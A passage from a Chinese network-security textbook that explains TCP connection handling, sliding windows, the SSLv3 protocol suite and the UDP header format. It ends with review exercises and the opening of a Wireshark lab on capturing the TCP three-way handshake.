图 2-24 显示采集的 TCP 数据包头部每一个字段的值。




图 2-24 TCP 数据包头部字段

2.6.2 TCP 服务模型及其主要特性

TCP 是专门设计用在不可靠的因特网上提供可靠的、端到端的通信协议。因特网不同于局域网,不同部分可能具有不同的拓扑结构、带宽、延迟、分组大小以及其他特性。TCP 被设计成能动态满足因特网的要求,并且足以应对多种出错的情况。

由于IP层不能保证将数据包正确传送到目的端，因此，TCP实体需要判定是否超时并根据需要重发数据包。到达的数据包也可能是按错误的顺序传到的，这也要求TCP实体按顺序重新组装为报文。

TCP服务模型由收发双方主机的IP地址及16位端口的套接字(socket)组成，一个套接字有可能被多个连接同时使用。序号小于256的端口称为通用端口。所有的TCP连接均是全双工的和点到点的，TCP不支持组播或广播，TCP连接的是字节流而非报文流，报文边界并不按头尾衔接方式保存。

发送和接收双方的TCP实体以数据段(segment)的形式交换数据。TCP软件决定数据段的大小。它可以将几次写入的数据归并到一个数据段中或是将一次写入的数据段分为多个数据段。对数据段大小的限制必须满足：每个数据段(包括TCP头在内)必须适应IP的载荷能力，不能超过65 535B；每个网络都存在最大传送单位(MTU)，要求每个数据段必须适合MTU。MTU一般为几千字节。因此，数据段相对于它必须经过的网络太大时，就会被路由器分解为多个数据段。每个新的数据段都有自己的TCP头和IP头。

TCP实体所用的基本协议是滑动窗口协议。因此，有可能部分数据段到达目的主机并获得确认，但数据段的其余部分丢失了。另外，数据段还可能是不按顺序到达的，或者发送方因定时器超时而重发这些数据段。如果一个重发的数据段和第一次发送时选取了不同的路由，并且分解的方式不同，那么原始数据段和重发数据段的数据片可能分散到达，这需要十分细微的管理机制才能确保一个可靠的字节流。最后，由于因特网由很多网络组成，数据段在传输过程中难免会遇上拥塞、断开的网络。

2.6.3 TCP解决问题的策略和方法

1. 建立连接

为了建立连接，TCP采用三次握手的方法。首先，服务器通过执行LISTEN和ACCEPT原语被动地等待连接请求。另一方，若客户方执行CONNECT原语，同时指明它想连接到的IP地址和端口号，设置它能接收的TCP数据段的最大值，以及一些可选的用户数据(如口令)。CONNECT原语发送一个SYN=1，ACK=0的数据段到目的端，并等待对方响应。

该数据段到达目的端后，那里的TCP实体将查看是否有进程在侦听目的端口字段指定的端口。如果没有，它将发送一个RST=1的应答，拒绝建立该连接。

如果某个进程正在对该端口进行侦听，便将到达的TCP数据段交给该进程。它可以接受或拒绝建立连接。如果接受，便发回一个确认数据段。至此，三次握手过程结束，连接建立了。

在建立连接的过程中，如果有一方主机崩溃或非法断开连接，则另一方要等待分组的最长生命周期(120s)后再重新启动，以确保没有以前连接的分组仍在因特网中四处游荡。

2. 释放连接

为了释放连接，连接的双方均可发送一个FIN=1的TCP数据段，表明本方已无数据发送。当FIN数据段被确认后，该方向的连接即被关闭。然而数据还可以继续朝另一方传

送。当两个方向上的连接均关闭后,该连接就被完全释放了。一般情况下,一个连接的释放要有4个TCP数据段:双方各有一个FIN数据段和一个ACK数据段。当然,一方的ACK数据段和该方的FIN数据段可看成一个数据段。这样,总的数据段数可减少为3个。事实上,两个主机之间顺序释放连接和同时释放连接并没有本质的区别。

为避免双方都没有收到FIN数据段而占用线路的问题,常使用定时器计时。如果FIN数据段的应答在两个最大分组生命期内未到达,FIN数据段的发送方便可释放连接。另一方最终也会发现已无人侦听它的任何信息,从而将会因超时而释放连接。

3. 滑动窗口机制

TCP数据段的传输策略采用滑动窗口机制,滑动窗口不直接受制于确认信息。例如,假设接收方有4096B的缓冲区。如果发送方传送一个2048B数据段并被正确接收,那么接收方要确认该数据段。然而,现在只剩下2048B的缓冲区空间,接收方在接收新的数据时,只声明2048B大小的窗口。

现在,发送方再传送2048B,且获得确认。这时接收方声明窗口大小为0。此时,发送方必须停止发送数据直到接收方主机上的应用程序被确定从缓冲区取走一些数据后,TCP才可以声明有较大的滑动窗口。

当滑动窗口为0时,发送方一般不能再发送数据段,但有两种情况除外:一种是发送紧急数据,如允许用户终止远程机上的运行进程;另一种是发送1B数据段通知接收方重新声明它希望接收的下一字节及窗口大小,TCP明确提供了该选项,以防止声明丢失时出现死锁情况。

发送方不需要从应用程序一到来数据便开始发送出去;接收方也不需要尽早发送确认。例如,上述第一个2KB数据到达,TCP知道它可以得到4KB大小的滑动窗口,因此,它先缓存2KB数据等到另外2KB数据到来,以便一次能传输4KB的数据段。这种灵活的传输策略,可以有效地改善TCP的传输性能,充分地利用带宽。

4. 数据段的传送效率

TCP还采用一些措施或算法解决数据段的传送效率问题。目的是使发送方不发送数量小的数据段,而接收方不请求对方发送这样的数据段。这样,对TCP的访问次数减少了,总的开销就降低了。

5. 如何处理错误序号的数据段

最后,接收方的另一个问题是如何处理错误顺序号的数据段。例如,如果接收方接收到数据段0、1、2、3、4、5、6和7,那么它可以先确认0、1、2直到数据段2最后一个字节的数据。当发送方超时后将重发数据段3。如果接收方已缓存了数据段4~7,待收到数据段3后,它可以确认直到数据段7末尾的所有字节。

2.6.4 TCP安全机制

针对TCP/IP的层次结构及安全缺陷,因特网工程任务组(IETF)在传输层和应用层之间设立安全套接层(SSL),主要目的是应用层需要使用SSL的安全机制建立客户端与服务

器之间安全的 TCP 连接,版本号为 3 的 SSLv3 有着广泛的应用。

1. SSLv3

SSL(secure socket layer)为 Netscape 所研发,用以保障在 Internet 上数据传输的安全,利用数据加密(encryption)技术,可确保数据在网络上传输过程中不会被截取及窃听。目前已推出 128b 安全标准,IE、Firefox 浏览器均支持 SSLv3。从协议栈层次关系看,SSL 协议位于传输层与应用层之间,为数据通信提供安全支持,SSL 协议分为两层:SSL 协商层和 SSL 记录层。

SSL 记录协议(record protocol)建立在可靠的传输协议(如 TCP)之上,为高层协议提供数据封装、压缩、加密等基本功能;SSL 握手协议(handshake protocol)建立在 SSL 记录协议之上,用于在实际的数据传输开始前,通信双方进行身份认证、协商加密算法、交换加密密钥等。

SSL 协议提供的服务主要有:①认证用户和服务器,确保数据发送到正确的客户机和服务器;②加密数据以防止数据中途被窃取;③维护数据的完整性,确保数据在传输过程中不被改变。

SSL 协议的工作流程:服务器认证阶段,用户认证阶段。

服务器认证阶段:①客户端向服务器发送一个开始信息“Hello”以便开始一个新的会话连接;②服务器根据客户的信息确定是否需要生成新的主密钥,如需要则服务器在响应客户的“Hello”信息时将包含生成主密钥所需的信息;③客户根据收到的服务器响应信息,产生一个主密钥,并用服务器的公开密钥加密后传给服务器;④服务器恢复该主密钥,并返回给客户一个用主密钥认证的信息,以此让客户认证服务器。

用户认证阶段:①在此之前,服务器已经通过了客户认证,这一阶段主要完成对客户的认证;②经认证的服务器发送一个提问给客户,客户则返回(数字)签名后的提问和其公开密钥,从而向服务器提供认证。

2. SSLv3 协议结构

SSL 协议位于 TCP/IP 协议模型的传输层和应用层之间,使用 TCP 来提供一种可靠的端到端的安全服务,它使客户/服务器应用之间的通信不被攻击窃听,并且始终对服务器进行认证,还可以选择对客户进行认证。SSL 协议在应用层通信之前就已经完成加密算法、通信密钥的协商以及服务器认证工作,在此之后,应用层协议所传送的数据都被加密。

SSLv3 是一个协议套件,从体系结构(图 2-25)可以看出,SSL 是由 SSL 握手协议、SSL 修改密文协议(change cipher spec)、SSL 告警协议(alert)和 SSL 记录协议组成的一个协议族。

<table>
<tr><td>握手协议</td><td>修改密文协议</td><td>报警协议</td></tr>
<tr><td colspan="3">SSL 记录协议</td></tr>
<tr><td colspan="3">TCP</td></tr>
<tr><td colspan="3">IP</td></tr>
</table>

图 2-25 SSL 体系结构

SSL 握手协议允许通信实体在交换应用数据之前协商密钥的算法、加密密钥和对客户端进行认证(可选)的协议,为下一步记录协议要使用的密钥信息进行协商,使客户端和服务器建立并保持安全通信的状态信息。SSL 握手协议是在任何应用程序数据传输之前使用的,SSL 握手协议包含四个阶段:第一个阶段建立安全能力,第二个阶段进行服务器鉴别和密钥交换,第三个阶段进行客户鉴别和密钥交换,第四个阶段完成握手协议。

SSL 修改密文协议是使用 SSL 记录协议服务的 SSL 高层协议的三个特定协议之一,也是其中最简单的一个。协议由单个消息组成,消息只包含一个值为 1 的单个字节。该消息的唯一作用就是使未决状态复制为当前状态,更新用于当前连接的密码组。

SSL 告警协议是用来为对等实体传递 SSL 的相关警告。如果在通信过程中某一方发现任何异常,就需要给对方发送一条警示消息通告。警示消息有两种:第一种是 Fatal 错误,如传递数据过程中,发现错误的 MAC,双方就需要立即中断会话,同时消除自己缓冲区相应的会话记录;第二种是 Warning 消息,这种情况,通信双方通常都只是记录日志,而对通信过程不造成任何影响。SSL 握手协议可以使得服务器和客户能够相互鉴别对方,协商具体的加密算法和 MAC 算法以及保密密钥,用来保护在 SSL 记录中发送的数据。

SSL 记录协议为 SSL 连接提供了两种服务:一是机密性,二是消息完整性。为了实现这两种服务, SSL 记录协议对接收的数据和被接收的数据工作过程是如何实现的呢? SSL 记录协议接收传输的应用报文,将数据分片成可管理的块,进行数据压缩(可选),应用 MAC,接着利用 DES 或其他加密算法进行数据加密,最后增加由内容类型、主要版本、次要版本和压缩长度组成的首部。被接收的数据刚好与接收数据工作过程相反,依次被解密、验证、解压缩和重新装配,然后交给更高级用户。

2.7 TCP/IP 的 UDP 安全性分析

UDP 向应用程序提供一种发送封装的原始 IP 数据报的方法,并且发送时无须建立连接。很多有一个请求和一个响应的客户/服务器应用程序采用 UDP,这样可以避免建立和释放连接的麻烦。

一个 UDP 数据包包括一个 8B 的头部和数据部分。两个端口的作用与 TCP 中的相同,是用来标明源端和目的端的两个端口。“UDP 长度”字段指明包括 8B 的头及数据在内的数据段长度。“UDP 校验和”字段包括伪 UDP 头、UDP 头和 UDP 数据,UDP 协议使用校验和来保证数据的安全;校验和首先在数据发送方通过特殊算法计算得出,在传递到接收方之后,还需要重新计算,如果发送方和接收方计算的校验值不相等,数据包在传输过程中被篡改或损坏。

UDP 头部的格式如图 2-26 所示。图 2-27 显示采集的 UDP 数据包头部每一个字段的值。

0 16 31

源端口	目的端口
UDP长度	UDP校验和

图 2-26　UDP 头部的格式




图 2-27 UDP 数据包头部字段

习题 2

1. 为什么说 TCP/IP 存在着安全缺陷?
2. 简述 TCP 建立连接的过程,分析建立连接过程中可能出现的安全问题。
3. 简述 IPv4 的地址分类规则及各类地址的范围。
4. 有关 IP 安全机制涉及哪些方面?
5. IP 是如何提供保密服务的?
6. TCP 的服务模型是什么? 有何特点?
7. 简述 TCP 的数据传输策略。
8. 什么是 UDP? 哪些网络服务利用 UDP?

实训 2.1 Wireshark 分析 TCP 三次握手建立连接过程

【实训目的】

(1) 学会 Wireshark 的使用方法,掌握利用 Wireshark 捕获和分析数据包的方法。

(2) 加深理解 TCP 三次握手过程,了解网络协议的工作原理。

(3) 加深理解 IP、TCP 等数据包格式。

(4) 了解 HTTP 等应用层协议的数据包传输模式。

【实训环境】

一台运行 Windows 操作系统并与 Internet 相连的计算机。

【实训内容】

1. TCP 三次握手

通常 TCP 连接的建立，需要三次握手。TCP 连接的建立过程如下。①客户端发送一个 SYN 报文段指明客户连接的服务器的端口，以及初始序号 ISN，这个 SYN 段称为报文段 1。②服务器发回包含服务器的初始序号的 SYN 报文段（报文段 2）作为应答。同时，将确认序号设置为客户的 ISN 加 1 以对客户的 SYN 报文段进行确认。一个 SYN 将占用一个序号。③客户必须将确认序号设置为服务器的 ISN 加 1 以对服务器的 SYN 报文进行确认（报文段 3）。这个连接建成后，一直保持活动状态，直到超时或任何一方发出 FIN（结束）信号。

2. 过滤数据包

从图 2-15 捕获的数据包中，过滤 TCP 数据包显示的信息如图 2-28 所示。

